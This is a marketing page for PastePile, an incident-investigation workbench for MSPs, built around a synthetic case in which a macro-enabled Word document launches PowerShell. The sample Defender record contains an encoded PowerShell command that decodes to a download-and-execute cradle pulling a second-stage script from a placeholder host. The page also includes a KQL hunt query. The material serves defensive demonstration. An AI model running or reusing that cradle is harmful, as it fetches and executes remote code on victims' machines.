For MSPs and lean security teams

From scattered exports to a client-ready incident case.

A detection without its source cannot be defended to a client.

Bring Windows, Microsoft Defender, Entra and email exports into one investigation. Every finding leads back to its source record, while missing evidence and next investigative steps remain visible.

The sample is an interactive, read-only synthetic case. No account or customer evidence is needed to examine it.

Case C-0001Office document to encoded PowerShell

Synthetic demo · read onlyOpen full investigation

Process startedEV-000003

The record exactly as the export supplied it

endpoint-telemetry.csvMicrosoft Defender export (CSV)row:4Parser pastepile.defender.csv 0.1.0

Timestamp
2026-08-24T09:14:09Z
DeviceName
WS-4471
AccountName
r.okafor
ActionType
ProcessCreated
FileName
powershell.exe
InitiatingProcessFileName
WINWORD.EXE
InitiatingProcessCommandLine
WINWORD.EXE /n C:\Users\r.okafor\Downloads\Remittance_Advice_44718.docm
ProcessCommandLinecited by E-065
powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AYwBkAG4ALQB1AHAAZABhAHQAZQBzAC4AZQB4AGEAbQBwAGwAZQAvAHMAdABhAGcAZQAyAC4AcABzADEAJwApAA==
SHA256
3f786850e387550fdab836ed7e6dc881de23001b4b2e0d3c9f0a4d0f4a1a3f10

Empty in this row: RemoteIP, RemotePort, RemoteUrl. Timestamp is source-reported, not independently clock-calibrated.

A built-in synthetic case, not customer evidence.Open E-065 in the evidence drawer
Source record selected.
Built for
MSPs, incident responders and lean security teams
Deliverables
Cited findings, documented gaps, follow-up hunts and client reports
Not
A SIEM, an EDR or a monitoring service
From exports to a case

Bring the exports you were given. Leave with a case you can defend.

PastePile reads the files your client or tooling exported, hashes each one, parses it by name and builds one case: findings that cite their records, the questions the evidence cannot answer, hunts for your own tools and a report.

Exports it reads

Windows Event Log

EVTX

Sysmon

Event log export

Defender for Endpoint

Advanced hunting export

Entra sign-in logs

Microsoft Entra

Email with headers

Message source

One case

Hashed, parsed and cited

What the case gives you

Cited findings

Each one names its record and field

Stated unknowns

What the evidence cannot establish

Follow-up hunts

Defender, Sentinel, Splunk, Elastic, Sigma

Client report

HTML, Markdown and JSON

The current workbench

Evidence remains connected to its explanation.


The finding-review workspace, captured from the built-in synthetic case. No customer data and no conceptual mockup.

PastePile · Case C-0001Finding F-002
Actual PastePile finding F-002: PowerShell started with an encoded command, with supporting evidence and the unknown outcome.Actual PastePile finding F-002: PowerShell started with an encoded command, with supporting evidence and the unknown outcome.
Events in case
22
Findings
3
Reported unknowns
12
Follow-up hunts
19
  1. The cited record fieldE-065

    The command line from EV-000003, quoted exactly. Opening it shows the full record and the export row it came from.

  2. A derived fact, labeled as oneE-066

    The decoded payload is marked as decoded by PastePile, so a reader can tell parser output from source text.

  3. Not established by this evidence

    Whether the decoded command executed successfully, or what it did next, is not shown by process-creation evidence alone.

  4. The next check, carried into the report

    Decode and review the full command, then determine whether it corresponds to approved automation on this host.

What changes in the case

One workspace. A clear line between fact and interpretation.

Each module below is shown with output from the synthetic case, so you can check the claim against the product before reading further.

Detections arrive without the record behind them.

Findings that cite the record they rest on

A detector raises a finding only with cited evidence. Each citation names the record, field and parser, and derived values are labeled as derived.

  • F-001winword.exe started powershell.exe3 evidence recordswindows.office_spawns_interpreter
  • F-002PowerShell started with an encoded command2 evidence recordswindows.encoded_powershell
  • F-003Persistence requested from the command line (scheduled task)2 evidence recordswindows.persistence_via_command_line
Open the findings

Exports arrive in mixed formats, with no record of what was read.

Every file is hashed and parsed by name

Microsoft Defender export (CSV) in this case. Files PastePile cannot read are named and refused, not guessed at.

File
endpoint-telemetry.csv
Parser
pastepile.defender.csv 0.1.0
Status
ok
Events, warnings
22, 0
SHA-256
b8219930970211a2550b99e0a0c516e6f900f81dcb6ae3fdb38b8eb3044b7f65
Compare evidence formats

Silence in an export is easy to mistake for a clean result.

Gaps are reported, not hidden

21 checks could not run in this case, and the overview says which and why.

  • 3questions not established by the evidence
  • 8groups of checks not assessed for want of telemetry
  • 1indicator lookup not performed, pending your instruction

“This check needs Authentication / sign-in logs, which was not present in the evidence.”

Review case limitations

Analysts rebuild the order of events by hand.

A timeline per entity, with its observed span

Hosts and accounts such as r.okafor are extracted from the records, and each keeps the events it appears in, in time order.

Host
WS-4471
Events
9
First seen
09:12 UTC
Last seen
10:01 UTC
Open the timeline

An interpretation stated as fact misleads the client.

Hypotheses state how to test them

Hypothesis · testable The same execution pattern may have occurred on other endpoints in the estate.

Would support it

  • The same command line or a close variant appearing on another host.
  • The same parent-child process pair on another host in the same window.

Would refute it

  • No corresponding activity across complete endpoint telemetry for the period.
Review H-001
Follow-up hunts

Take the open question to the tools you already run.

“Find this parent-child process pair elsewhere” is one of 19 hunts in the synthetic case, written for each platform below. These are the exact queries the case produced.

AssumesDefender DeviceProcessEvents

HUNT-006 · Microsoft Defender XDR (KQL)
DeviceProcessEvents
| where Timestamp > ago(30d)
| where InitiatingProcessFileName =~ @'WINWORD.EXE'
    and FileName =~ @'powershell.exe'
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, FileName, ProcessCommandLine
| sort by Timestamp asc
  1. 1Confirm the assumed table or index matches your environment, and rename fields where it does not.
  2. 2Adjust the 30-day window to the period the investigation needs.
  3. 3Run it in your own tooling, then review matches against the benign explanation before escalating.
Run by PastePile
No. PastePile does not connect to your SIEM.
Needs
Endpoint process creation
A match would look like
The same unusual parent-child relationship on another host.
Benign explanation to rule out
A line-of-business application that legitimately spawns interpreters.
Open HUNT-006 in the demo
How a case moves

From the exports you receive to the report you send.

  1. Stage 1

    Import evidence

    Upload the exports you were given. Each file is hashed, read by a named parser and recorded with its parse status and warnings.

    A-001 · endpoint-telemetry.csv
  2. Stage 2

    Inspect findings

    Detectors raise findings only with cited evidence. Open any finding to reach the record and field it rests on.

    F-001 · F-002 · F-003
  3. Stage 3

    Resolve investigative questions

    Hypotheses state what would support or refute them. Follow-up hunts carry the question to the tools your team already runs.

    H-001 · testable
  4. Stage 4

    Prepare the client handoff

    The report carries findings, source references, unknowns and recommended next checks, in language a client can act on.

    Synthetic client report
Trust and security

What is implemented, and what is not claimed.

Uploaded evidence is treated as hostile input. The controls below are described on the security page; none of them is a certification.

Implemented controls

  • Submitted content is never executed, and archives are refused rather than extracted.
  • Every artifact is hashed with SHA-256 on ingest.
  • Case access is filtered by organization in the query that loads it; another tenant's case returns 404.
  • Passwords are hashed with Argon2, and owners can require an authenticator second factor.
  • Artifact downloads use short-lived signed links that also require an entitled session.
  • Provider API keys are sealed at rest and never returned to the browser.

Not held

  • No SOC 2 report or ISO 27001 certification
  • No FedRAMP authorization, DoD Impact Level accreditation or CMMC certification
  • No HIPAA business associate arrangement
  • No authorization for Controlled Unclassified Information or classified material
  • No commissioned penetration test and no bug bounty

PastePile analyzes authorized uploads. It does not continuously monitor your infrastructure or certify the completeness of an export. Do not submit classified information, CUI or records you lack authority to share.

Questions

Before you evaluate PastePile

A scoped MSP evaluation

Put a familiar investigation through the workbench.

Compare the investigation, citations and finished report with the way your team works today. Start with synthetic data and agree on evidence handling before sharing customer records.

  • Synthetic data first
  • Evidence handling agreed before records are shared
  • Your own tools run the hunts
Compare published plans